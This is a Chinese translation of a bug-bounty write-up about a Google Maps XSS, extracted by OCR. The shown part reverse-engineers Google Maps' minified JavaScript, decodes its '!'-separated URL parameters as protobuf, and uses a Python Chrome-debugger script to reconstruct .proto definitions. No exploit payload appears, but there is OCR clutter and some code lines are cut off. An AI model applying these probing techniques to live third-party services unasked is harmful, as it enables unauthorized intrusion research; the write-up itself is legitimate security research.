
二向箔安全

看我如何挖到 GoogleMaps XSS 漏洞并获得 5000 刀赏金

译者：testvul_001
原文来源：【安全客】http://bobao.360.cn/learning/detail/3592.html

前言

几个月前，我使用 Google 地图，或者 Google 街景时，发现地址栏和以前有些不同了。从 2014 年的某个时间起，URL 地址里的参数不再是普通的查询字符串了，相反，它变成了用感叹号分隔的奇怪的字母数字组合。



同时我查看了浏览器的 WEB 控制台，发现不仅发往 AJAX API 的请求被加密了，服务器的响应二进制数据也被一种新颖的方式签名了（除了一些图片）。除了这么多的谜题，还有什么更能激发我的激情呢？Nothing!

揭开谜底

谷歌地图有一大块约 3.2 MB 的压缩 JavaScript 脚本。谷歌地球很重 - 以前的谷歌地图是一个笨拙的平面地图，现在的谷歌地图有一个地球模式。它使用 WebGL 生成 3D 图形，具有大量的组成部件，请求和显示缓存，以及 JavaScript 实现的调度和规划模块这些类似东西。

面对这么大的代码量，你需要做一些组织工作。幸运的是近几年几乎所有的主流浏览器都加上了自己的调试器。你可以在任何时候添加断点，甚至在发送一个 Ajax 请求或者触发 DOM 事件时。基本上逆向工程有静态和动态两种方式，我一般一喜欢静态分析，极端的情况下会使用动态分析。


谷歌使用了 8 个 javascript 文件，这些文件只有在分隔不同的模块时才使用换行符。Javascript 模块会会在 URL 中以两三个字符的形式引用。这些文件使用 Closure Compiler

压缩，谷歌的压缩器将会使用内联函数，将你的函数声明放到条件表达式中，使用简单的逗号分隔甚至更多的魔术方法来增加阅读难度。回到代码可读性很差的 WEB 控制台，或者使用另外一个简单工具（在 http://jsbeautifier.org/ ）。

The requests loading Google Maps's source, and some minified code 安全客（bobao.360.cn）

查看这种类型的代码可能会吓到一些人，但是这个其实也不是特别难。就像读汇编代码一样，只要直接找到有用的点就行了。通过字符串或者常量搜索，从一个相关函数跳到另一个，在一个 txt 文件里记下有用信息，再加上对函数功能的猜测就可以了。

例如，下面我们搜索一个感叹号，好了。。。



Some of the code of the function that does the mysterious kind of URL encoding – appare安全客（bobao.360.cn）


通过观察，我们发现 URL 的参数由一些重复的片段组成：

1、感叹号：分隔符

2、数字：在键值对中看起来像是整数 KEY。

3、单个字母：这个字母决定了后面跟随什么类型，“s”表示字符串，“I”表示整数

4、数字、字母或字符串：键值对中的值。




A screenshot from Chrome's web console, showing requests to various AJAX en

这是一个新颖的序列化方式吗？事实上，我思考了一下，这个并不新奇，它就是 protobuf 而已。


Protobuf 是一个在谷歌产品中广泛使用的格式（用于存储，通讯等）。它的第一版开发于 2001 年，第二版为了取代 XML 发布于 2008 年，2016 年的第三版做了一些改进。目前它在谷歌的前端产品中用的越来越多，甚至在 Android 相关的产品中也到处是它的身影。

Protobuf 使用二进制形式传输数据。当你要创建一个使用 Protobuf 的项目时，首先要定义一个键值对组结构（.proto 格式类似 C 语言），每一个键值对数据域都包含类型，名称及数字。当把这些键值对数据域组合到一起并命名后就称为 message。键值对数据域也可以是 message 的形式（称为嵌套 message），还有其他的一些格式暂时就不细说了。


message Person {
required string name = 1;
required int32 id = 2;
optional string email = 3;
}
syntax = "proto2";
package com.google.android.finsky.remoting.protos;
message AndroidAppDeliveryData {
optional int64 download_size = 1;
optional string signature = 2;
optional string download_url = 3;
repeated AppFileMetadata additional_file = 4;
message AppFileMetadata {
optional int32 file_type = 1;
optional int32 version_code = 2;
optional int64 size = 3;
optional string download_url = 4;
}


Samples of what Protobuf message definitions looks like (.proto for安全客（bobao.360.cn）

现在将.proto 格式编译成代码，任何语言都可以对你定义的 message 进行读写操作。




In our example, the "Person" Protobuf message is turned into a "Person" Java class安全客（bobao.360.cn）


接下来程序会将 Protobuf 域数据转换成它自己的格式（通过调用之前的代码），当这些都完成后即会调用库函数将数据序列化成二进制格式。



结果会被这么编码：protobuf 编码其实类似 tlv（tag length value）编码，其内部就是（tag, length, value)的组合，其中 tag 由(field_number<<3)|wire_type 计算得出，field_number 由我们在 proto 文件中定义，wire_type 由 protobuf 根据 proto 中定义的字段类型决定，length 长度采用一种叫做 Varint 的数字表示方法，它是一种紧凑的表示数字的方法，用一个或多个字节来表示一个数字，值越小的数字使用越少的字节数，具体细节可以谷歌 Varint。



那么 URL 中的参数是同样的东西吗？只是换成了 text 编码？




结果表明二进制格式中只有 5 中数据类型（o:可变长度的整型，1：固定 64bit，2：字符串、字节或者 message，5：固定的 32bit，3 和 4:一些过时的方式来定义 message，多到你完全不想了解），谷歌地图的 URL 中一共有 18 中不同的字符来代表类型。

```
// This function, found in Google Maps' code, says which type
character should map to what default field value:

dba = function(a) {
    switch (a) {
        case "d":
        case "f":
        case "i":
        case "j":
        case "u":
        case "v":
        case "x":
        case "y":
        case "g":
        case "h":
        case "n":
        case "o":
        case "e":
            return 0; // Those are integers (and enum)...
        case "s":
        case "z":
        case "B":
            return ""; // Those are string/bytes...
        case "b":
            return !1; // This one is boolean...
        default:
            return null // And there's also "m" for messages,
referenced in further serialization code
    }
};
```

以上是一些你在定义.proto 数据时会用到的数字类型，但是究竟哪一个对应哪一个？我们需要重新解析谷歌地图 URL 里的数据域为可读的.proto 格式定义，所以我们需要编辑和回复 message 并发现可能存在的隐藏数据域。

我们要这么做吗？不，考虑一下吧，定义 Protobuf message 和数据域的函数散落在多个 javascript 脚本文件里的多个地方，要从一堆正则表达式里分析出它们实在是太难了，所以我们要偷个懒。




使用动态调试的方法怎么样？使用自动化的调试器定位出序列化“!”分隔的数据的函数，获得结构化的信息。就像和人类交谈一样和代码沟通。

第一个魔法脚本

Chrome 有一个 debugger API 能够进一步加强调试器(通过 websocket 和 API 通信)。火狐、Safari、Edge 也有这个功能，但是没有 Chrome 的好，所以我们就用 Chrome 了。

第一步是使用“--remote-debugging-port=<port number>”标签启动你的 Chrome。连接到 HTTP 服务器的指定端口后，就可以通过“/json”请求获得连接到每个调试器 API 的活动标签和 Websockt URL 地址。最后我们就可以通过在 socket 里使用 jSON

request/response/event 交换信息了。每个请求都有一个固定的 ID 和相应的应答或者错误；事件可以通过指定的请求触发。



Some Websocket communication between Chrome and the Chrome developer tools (captured using Chrome developer tools themselves)

首先我们通过调用“Runtime.enable”来捕获“Runtime.executionContextCreated”事件，当一个页面的 javascript 脚本上下文创建时就会触发。然后，调用“Debugger.enable”，使 “Debugger.scriptParsed”生效，这样当脚本被加载时我们就可以查看有兴趣的方法并设置断点。调用“Network.enable”，这样每当有新的 HTTP 请求出现时我们就会接收到通知，以便我们发现含有“!”的数据(通过在 javascript 层拦截编码过得数据可以方便的把.Proto 定义和 HTTP 请求地址联系到一起)。最后调用“Page.navigate”，告诉浏览器我们要使用谷歌地图。

```
126 def on_open(ws):
127     send(ws, 'Runtime.enable')
128     send(ws, 'Debugger.enable')
129     send(ws, 'Network.enable')
130     send(ws, 'Page.navigate', {'url': URL})
131
132 def send(ws, call, params=None, data=None):
133     global req_id
134     req_data[req_id] = (call, data)
135     if params:
136         ws.send(dumps({'id': req_id, 'method': call,
137     else:
138         ws.send(dumps({'id': req_id, 'method': call}
139     req_id += 1
140
141 def on_message(ws, msg):
142     global seen_scripts
143     msg = loads(msg)
144
145     if 'method' in msg:
146         call, msg = msg['method'], msg['params']
147
148         if call == 'Network.requestWillBeSent':
149             msg = msg['request']
```

Code snip: some commands sent at Websocket creation, and the b

当一个新脚本出现时，“Debugger.scriptParsed”事件被触发，我们调用“Debugger.scriptParsed”和“Debugger.getScriptSource”，这样我们就可以通过正在表达和字符串签名发现相关的函数。然后我们调用“Debugger.setBreakpoint”来设置断点，指定脚本 ID,行和列。


下面是我们希望断下的函数:

```
_.Eqa.prototype.H = function(a, b) {
    var c = Array(Fqa(a, b));
    Gqa(a, b, c, 0);
    return c.join("")
};
```


它接受两个参数：b 参数是一个定义了 Protobuf 消息的 javascript 对象，a 参数是定义了消息数据的简单对象。函数将会使用这个结构序列化数据，最后返回 C(包含“!”的数据)。

“Fqa”函数计算输出数组的大小（4*数据项的个数，每个数据项由分隔符、数据项 ID、字符类型、数据项数据等 4 个字符串组成），“Gqa”将数据写入数组，String.prototype.join 将数组转换成字符串。

然后我们获得“b”并把它转换成可读的，记下“c”以留后用。我们在最后一行下一个断点，看看发出了什么请求。下面是调试器中的看到的参数数据：



Sample data for the “a”, “b” and “c” local variables, respectively.

通过一些推理，我们可以总结下“b”的数据结构了：

```
new ProtobufMessage({
    fields: [
        null,
        new ProtobufField({ // this is array index 1 -> field number 1 in message
            type: "m", // "m" = message
            label: 3, // 1 = optional, 2 = required, 3 = repeated
            default: -1, // [default = -1]
            message_type: .. // a ProtobufMessage just like the one we are in
        })
    ],
    offset: -1 // This is added to array index when reading message data to serialize.
               // This means field number "1" will match message data array index "0".
})
```


尽管我已经向你展示了一个可读的版本，但是大部分的对象属性仍然是压缩过的，所以我们需要使用正则表达式去发现每一个属性对应的具体信息。

我们已经明白了这些数据的含义，下一步是还原出正在的.proto 文件。第一种方法是直接从调试器中获取变量和对象属性，但是这种方法实在是太慢了；第二种方法是尝试将数据转

换成 JSON 格式，但是嵌套消息会导致循环应用，所以这种方法也不可行；正确的第三种方法是通过注入 javascript 脚本获取字符串信息（使用控制台的 API）。

Javascript 可以通过“Debugger.evaluateOnCallFrame”本地调用，“Runtime.evaluate”全局调用。“Runtime.evaluate”事件会通知我们控制台信息，为了更好地使用“Network.requestWillBeSent”抓取网络请求，我们需要注入一些代码 hook history.replaceState() API 方法，这样当主页跳转到含有“!”参数的 URL 时我们就能第一时间知道了。

在和谷歌地图做一些交互以收集数据后，现在我们拥有了需要的三种元素：重新构造的.proto 结构，一些含有序列化数据的 URL 例子。

```
Entity.proto                    Photo.proto
[marin@desktop dbg]$
[marin@desktop dbg]$ cat outpb/Assist.proto
syntax = "proto2";

message Assist {
    message A {
        message A {
            optional int32 a = 1;
            optional int32 b = 2;
        }
        optional A a = 1;
        optional A b = 2;
        optional int32 c = 3;
        optional A d = 4;
        repeated int32 e = 5; // enum
        optional A f = 6;
    }
    optional A a = 2;
    message B {
```

Some of the reconstructed .proto data　　安全客（bobao.360.cn）

